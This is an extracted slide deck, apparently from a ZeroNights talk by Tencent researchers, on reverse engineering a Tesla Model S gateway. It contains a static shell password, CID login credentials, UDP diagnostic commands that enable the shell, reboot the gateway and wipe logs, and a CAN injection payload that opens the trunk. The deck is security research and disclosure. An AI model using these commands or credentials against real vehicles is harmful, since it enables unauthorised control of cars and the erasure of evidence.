

IDA Python Processing

- Function: Prologue and Epilogue

```
IDA View-A
FLASH2:001C6168      # ===== S U B R O U T I N E =====
FLASH2:001C6168
FLASH2:001C6168
FLASH2:001C6168      socket_taskENTER_CRITICAL:      # CODE XREF: sub_1C1548:loc_1C15F0↑p
FLASH2:001C6168                                     # event_callback+74↑p ...
FLASH2:001C6168
FLASH2:001C6168      .set back_chain, -0x10
FLASH2:001C6168      .set sender_lr, 4
FLASH2:001C6168
FLASH2:001C6168 94 21 FF F0      stwu    r1, back_chain(r1)
FLASH2:001C616C 7C 08 02 A6      mflr    r0
FLASH2:001C6170 90 01 00 14      stw     r0, 0x10+sender_lr(r1)
FLASH2:001C6174 4B E5 B1 F5      bl      taskENTER_CRITICAL
FLASH2:001C6178 38 60 00 00      li      r3, 0
FLASH2:001C617C 80 01 00 14      lwz     r0, 0x10+sender_lr(r1)
FLASH2:001C6180 38 21 00 10      addi    r1, r1, 0x10
FLASH2:001C6184 7C 08 03 A6      mtlr    r0
FLASH2:001C6188 4E 80 00 20      blr
FLASH2:001C6188      # End of function socket_taskENTER_CRITICAL
FLASH2:001C6188
UNKNOWN 001C617C: socket_taskENTER_CRITICAL+14
```

IDAPython Processing

- Function Table



```
IDA View-A
H2:00041640 00 04 14 7C diag_func_table: .long sub_4147C      # DATA XREF: diagTask+1C↑o
H2:00041644 00 04 0B F4      .long sub_40BF4
H2:00041648 00 00 00 00      .long 0
H2:0004164C 00 04 14 D4      .long sub_414D4
H2:00041650 00 04 14 AC      .long sub_414AC
H2:00041654 00 04 0B 98      .long sub_40B98
H2:00041658 00 00 00 00+    .long 0, 0
H2:00041660 00 04 12 04      .long sub_41204
H2:00041664 00 04 11 50      .long sub_41150
H2:00041668 00 04 0E E8      .long sub_40EE8
H2:0004166C 00 04 0D 34      .long sub_40D34
H2:00041670 00 04 0A DC      .long sub_40ADC
H2:00041674 00 04 0A 20      .long sub_40A20
H2:00041678 00 04 0E 04      .long sub_40E04
H2:0004167C 00 00 00 00+    .long 0, 0
H2:00041684 00 04 14 FC      .long sub_414FC
H2:00041688 00 04 0C 48      .long sub_40C48
H2:0004168C 00 00 00 00+    .long 0, 0
H2:00041694 00 04 09 24      .long sub_40924

UNKNOWN 00041640: FLASH2:diag_func_table
```


ZERONIGHTS


IDAPython Processing

```
#!/usr/bin/env python
import idutils
```

```
def flash_ram_memcpy(frmea, toea, count, itemsize):
    datalist = idutils.GetDataList(frmea, count, itemsize)
    idutils.PutDataList(toea, datalist, itemsize)
```

```
flash_ram_memcpy(0x10C004, 0x4004B4F0,
                 (0x40065064-0x4004B4F0)/4, 4)
```





Ports in Gateway

- TCP

- 23 Shell Port
- 1050 File Transfer Port

- UDP

- 3500 Diagnostic Port
- ~~21000~~
- ~~38001~~



Shell Port tcp:192.168.90.102:23

- Created by Task shellTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(shellTask, "shellTask", 2048, 0, 2u, 0);
    ...
}
```


- Enable shell

```
root@cid-5Y [redacted] 54#
root@cid-5Y [redacted] 54# nc gw 23
root@cid-5Y [redacted] 54#
root@cid-5Y [redacted] 54# printf "\x12\x01" | socat - udp:gw:3500
root@cid-5Y [redacted] 54#
root@cid-5Y [redacted] 54# nc gw 23
?
```



Shell Port tcp:192.168.90.102:23

- Shell Password



- Static Password : 1q3e5t7u



Shell Port tcp:192.168.90.102:23

- Login Success

```
root@cid-5Y[REDACTED]54# printf "\x12\x01" | socat - udp:gw:3500
root@cid-5Y[REDACTED]54#
root@cid-5Y[REDACTED]54# nc gw 23
? 1q3e5t7u
```

```
gw> help
Board Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2
```



Shell Port tcp:192.168.90.102:23

- Command: tegra

```
gw> tegra 115200
```

```
Tesla Motors Model S
```

```
cid login: tesla1
```

```
tesla1
```

```
Password: 91172ab888115fe2
```

```
Last login: Wed Aug 31 22:44:03 PDT 2016 from 192.168.90.105 on pts/0
```

```
/etc/update-motd.d/00-header: 4: lsb_release: not found
```

```
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux
```

```
Welcome to Ubuntu!
```

```
* Documentation: https://help.ubuntu.com/
```

```
-bash: no job control in this shell
```

```
tesla@cid-5[REDACTED]:~$
```




Shell Port tcp:192.168.90.102:23

- Command: status

```
gw> status
```

bus	state	load 1	load 5	load 15	max 1	max 5	max 15	rxerr	txerr
DIAG	awake	0%	0%	0%	0%	0%	0%	0	128
BDY	asleep	0%	12%	26%	0%	0%	40%	0	0
PT	awake	12%	8%	18%	23%	23%	31%	0	0
BFT	asleep	0%	1%	5%	0%	0%	9%	0	0
CH	awake	5%	6%	9%	5%	5%	13%	0	0



Shell Port tcp:192.168.90.102:23

- Command: stackinfo

```
gw> stackinfo
steeringWh : 40092000 - 40092fff 4096 0 520
logEmptyQu : 40091000 - 40091fff 4096 0 1064
canSniffTa : 40090000 - 40090fff 4096 0 504
specialHan : 4008f000 - 4008ffff 4096 0 296
udsClientT : 4008e000 - 4008efff 4096 0 952
edrTask    : 4008d000 - 4008dfff 4096 0 360
temperatur : 4008c000 - 4008cfff 4096 0 600
powerUpTas : 4008b000 - 4008bfff 4096 0 712
tenHzTask  : 4008a000 - 4008afff 4096 0 568
tenMsTask  : 40089000 - 40089fff 4096 0 456
lin3Task   : 40088000 - 40088fff 4096 0 472
adcTask    : 40087000 - 40087fff 4096 0 424
lin2Task   : 40086000 - 40086fff 4096 0 536
miaTask    : 40085000 - 40085fff 4096 0 440
lin1Task   : 40084000 - 40084fff 4096 0 744
RTC_rtcTas : 40083000 - 40083fff 4096 0 456
i2cTask    : 40082000 - 40082fff 4096 0 440
componentD : 40081000 - 40081fff 4096 0 904
alertTask  : 40080000 - 40080fff 4096 0 504
shellTask  : 4007e000 - 4007ffff 8192 0 1896
diagTask   : 4007d000 - 4007dfff 4096 0 1784
xferTask   : 4007c000 - 4007cfff 4096 0 1560
```



File Transfer Port tcp:192.168.90.102:1050

- Created by Task xferTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(xferTask, "xferTask", 1024, 0, 2u, 0);
    ...
}
```

- A Perl script: gwxfer

```
Usage: xfer [host:]srcfile [host:]dstfile
       xfer -getsize host:srcfile
```



Shell Port tcp:192.168.90.102:23

- xferTask()

```
xferTask_functions[0] = xferTask_READ_FILE_CMD;  
xferTask_functions[1] = xferTask_WRITE_FILE_CMD_w;  
xferTask_functions[2] = xferTask_mv;  
xferTask_functions[3] = xferTask_READ_FILE_OFFSET_CMD;  
xferTask_functions[4] = xferTask_mkdir;  
xferTask_functions[5] = xferTask_rm;  
xferTask_functions[6] = xferTask_writefile_a;
```




File Transfer Port tcp:192.168.90.102:1050

- /firmware.rc
- Locate at:
memory address
0x18000

```
root@cid-5[REDACTED]4# gwxfer gw:/firmware.rc /tmp/firmware.rc
Receiving /firmware.rc...done. 822 bytes/sec
root@cid-5[REDACTED]4# cat /tmp/firmware.rc
fileFormatVersion 1
platformType 1
platformVersion 2.28.60
gtw d0560e50
bms f72319dc
bmscpld 4.0.0
chgvi bca1cdc1
chgvicpld 0.15.0
chgsvi bca1cdc1
chgsvicpld 1.15.0
chgph1 89207b94
chgph2 89207b94
chgph3 89207b94
chgph1cpld 0.10.0
chgph2cpld 0.10.0
chgph3cpld 0.10.0
chgsp1 89207b94
chgsp2 89207b94
chgsp3 89207b94
```



File Transfer Port tcp:192.168.90.102:1050

- /internal.dat

- Locate at:
memory address
0x1C000

```
root@cid-5[REDACTED]54# gwxfer gw:/internal.dat /tmp/internal.dat
Receiving /internal.dat...done. 828 bytes/sec
root@cid-5[REDACTED]54# cat /tmp/internal.dat
vin 5[REDACTED]54
birthday 13964[REDACTED]3
chargertype dual
airsuspension 1
adaptivecruise 0
frontfog 0
rearfog 1
corneringlamps 1
homelink 0
sunroof 1
powerlift 1
audiotype premium
headlamp hid
landeparture 0
blindspot 0
rhd 0
intrusiontilt 0
memoryseats 1
```

File Transfer Port tcp:192.168.90.102:1050

- fopen()

```
v12 = "internal.dat";
goto LABEL_23;
}
if ( v9 != 'i' )
{
    v13 = v9;
    v12 = "internal.dat";
LABEL_23:
    if ( (unsigned __int8)*v12 != v13 )
    {
        if ( v10 )
        {
            v21 = 0;
            name_firmware_rc = "firmware.rc";
        }
    }
}
```

```
else if ( v9 == 'f' )
{
    input_file_name = file_name;
    name_firmware_rc = "firmware.rc";
    while ( 1 )
    {
        ++input_file_name;
        ++name_firmware_rc;
        if ( !*input_file_name )
            break;
        if ( !*name_firmware_rc || *input_file_name != *name_firmware_rc )
            goto LABEL_40;
    }
}
```



Diagnostics Port udp:192.168.90.102:3500

- Created by Task diagTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(diagTask, "diagTask", 1024, 0, 2u, 0);
    ...
}
```

- CID sends :
 - 1 byte command ID, and 0~28 bytes parameters
- Gateway returns :
 - 1 byte command ID, and N bytes results

Diagnostics Port udp:192.168.90.102:3500

- Functions Table:

```
diag_funcs[0] = REBOOT;  
diag_funcs[1] = APP_VERSION;  
diag_funcs[3] = MONITOR_CAN;  
diag_funcs[4] = INJECT_CAN;  
diag_funcs[5] = BL_VERSION;  
diag_funcs[8] = REBOOT_FOR_UPDATE;  
diag_funcs[9] = RESET_TEGRA;  
diag_funcs[0xA] = UPDATER_SLEEP_DELAY;  
diag_funcs[0xB] = SLOW_VIP_405HS;  
diag_funcs[0xC] = SET_DEBUG_PARAM;  
diag_funcs[0xD] = GET_DEBUG_PARAM;  
diag_funcs[0xE] = CLEAR_LOG;  
diag_funcs[0x11] = CLUSTER_POWER;  
diag_funcs[0x12] = ENABLE_SHELL;  
diag_funcs[0x13] = MCU_POWER;  
diag_funcs[0x14] = FILE_CRC;  
diag_funcs[0x15] = HWIDACQ;  
diag_funcs[0x16] = APP_CRC_AND_TYPE;  
diag_funcs[0x17] = HUMAN_VERSION;  
diag_funcs[0x18] = GIT_HASH;  
diag_funcs[0x19] = DRIVE_RAIL_DISABLE;  
diag_funcs[0x1A] = PNSN;  
diag_funcs[0x1B] = GW_BOARD_REV;  
diag_funcs[0x1C] = DRIVE_RAIL_REQUEST;  
diag_funcs[0x1D] = SHUTOFF_RAILS_AND_REBOOT;  
diag_funcs[0x1E] = RESET_SECURITY_KEY;
```



0x0 REBOOT

- Reboot Gateway

SIU_SRCR = 0x80000000;
Nothing returns to CID

- CID sends :
"00"
- Test command :

```
root@cid-5[REDACTED]4# printf "\x00"|socat - udp:gw:3500
```



0x1 APP_VERSION

- Get APP version information

New gateway always returns : "01 FF FF FF"

0x5 BL_VERSION

- Get Bootloader Version information

```
root@cid-5[REDACTED]4# printf "\x05"|socat - udp:gw:3500 |xxd -g 1
0000000: 05 02 03 02                                     ....
root@cid-5[REDACTED]4#
```



0x8 REBOOT_FOR_UPDATE

- Update gateway

```
void REBOOT_FOR_UPDATE(int fd, struct addrinfo *addr_info, int len, char * input_buffer)
{
    ...
    do_mv(input_buffer + 1, "boot.img")
    ...
    SIU_SRCR = 0x80000000; //REBOOT
}
```

- CID sends :

00000000 08 6e 6f 62 6f 6f 74 2e 69 6d 67
0000000b

|.noboot.img|



0x9 RESET_TEGRA

- Reboot CID
- CID sends :
 - "09 00": set gpio=0, Normal reboot
 - "09 01": set gpio=1, Recovery mode



0xE CLEAR_LOG

- Clear log files

- When CID sent strings "1AY&" as command parameter :

```
00000000 0e 31 41 59 26
00000005
```

```
|.1AY&|
```

1. Put 0xA into a Queue
2. When Task logEmptyQueueTask got 0xA from this Queue, it will delete :
/log/0.log、 /log/1.log、 /log/2.log、 /log/3.log、 /log/4.log
/log/offsets.txt
/log/offsets.new
3. Reboot



0x12 ENABLE_SHELL

- Enable shell interactive within 30 seconds.

- CID sends :

"12 01" :

g_shell_timer=get_current_time();

- Time check in shellTask

timer_check(&g_shell_timer, 30000)

```
if ( received_buf[1] == 1 )
{
    v12 = a2;
    current_rtc = get_current_rtc();
    v4 = v12;
    shell_timer = current_rtc;
    v8 = 1;
    if ( !current_rtc )
        shell_timer = 1;
}
```

```
if ( !timer_check_check(&shell_timer, 30000u) )
{
    if ( tiny_wait_timer )
    {
        while ( timer_check_check(&tiny_wait_timer, 5000u) == 0 )
            vTaskDelay(1000);
    }
    send(fd, "? ", 2);
    if ( shell_recv(fd, recv_buf, 79u, 0) >= 0 )
    {
```

ZERONIGHTS

0x04 INJECT_CAN

Pseudocode-A

```
1 signed int resetbms()  
2 {  
3     resetbms_2();  
4     return 1;  
5 }
```

UNKNOWN resetbms:3

Pseudocode-A

```
1 unsigned int __cdecl INJECT_CAN(int a1, int a2, int len, char *buf)  
2 {  
3     return diag_send_msg(len, buf);  
4 }
```

UNKNOWN INJECT_CAN:1

Pseudocode-A

```
1 int resetbms_2()  
2 {  
3     int result; // r3@2  
4  
5     if ( !BYTE1(dword_40068720) )  
6     {  
7         BYTE1(dword_40068720) = 1;  
8         result = can_send_msg(2, (int)&off_4006871C);  
9     }  
10    return result;  
11 }
```

UNKNOWN resetbms_2:11

Pseudocode-A

```
1 unsigned int __fastcall diag_send_msg(int len, char *buf)  
2 {  
3     char v2; // r0@1  
4     bool v3; // cr61@1  
5     unsigned int channel; // r3@1  
6     unsigned int v5; // r10@3  
7     int **v6; // r11@3  
8  
9     v2 = len - 4;  
10    v3 = (unsigned int)(len - 4) > 8;  
11    channel = (unsigned __int8)buf[1];  
12    if ( !v3 && channel <= 5 )  
13    {  
14        v5 = 6 * channel;  
15        v6 = &off_40069878[6 * channel];  
16        if ( !*((_BYTE *)v6 + 5) )  
17        {  
18            *((_WORD *)off_40069878[v5]) = *((_WORD *)buf + 1);  
19            *((_DWORD *)off_40069878[v5][7]) = *((_DWORD *)buf + 1);  
20            *((_DWORD *)off_40069878[v5][7] + 4) = *((_DWORD *)buf + 2);  
21            *((_BYTE *)v6 + 4) = v2;  
22            *((_BYTE *)v6 + 5) = 1;  
23            channel = can_send_msg(channel, (int)&off_40069878[6 * channel]);  
24        }  
25    }  
26    return channel;  
27 }
```

UNKNOWN diag_send_msg:23



0x04 INJECT_CAN: Open the Trunk

```
struct Diag_CAN_Msg {  
    CHAR diag_id;      // INJECT_CAN==0x04  
    CHAR channel;      // CAN Channel ID,{0-6}  
    WORD can_id; // CAN Msg ID  
    DWORD msg1; // Messages  
    DWORD msg2; };
```

```
#!/bin/sh
```

```
printf "\x04\x01\x02\x48\x04\x00\x00\x04\x00\xff\xff\x00" | socat - udp:gw:3500
```

Gateway Patching

```
./givemeshell.sh
```

```
gw>
```

```
gw> ?
```

```
k33n
```

```
Revision: 6
```

```
Vehicle Version: 2.28.60
```

```
Application 0.0
```

```
CRC: d0560e50, buildType: 1 (PLATFORM)
```

```
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
```

```
Bootloader Version: 2.3.2
```

```
help - help
```

```
? - help
```

```
exit - exit
```

```
reboot - reboot
```

```
free - display free memory
```

```
uptime - system uptime
```

```
ls - list directory contents [dir]
```

```
rm - remove files or dirs <name> [name...]
```

```
mv - rename files or dirs <from> <to>
```

```
cat - display file contents <file>
```

```
cp - copy file <from> <to>
```

```
mkdir - create dir <dir>
```





Demo

Open the Trunk



www.zeronights.org



More

- IC/CID Vulnerabilities Exploiting
- CANBus/UDS Security Research
- ECUs Updating Procedures
- ECUs Reverse Engineering
- etc.



Thank you!

Please feel free to contact us if you have any questions.

snie@tencent.com

dlingliu@tencent.com

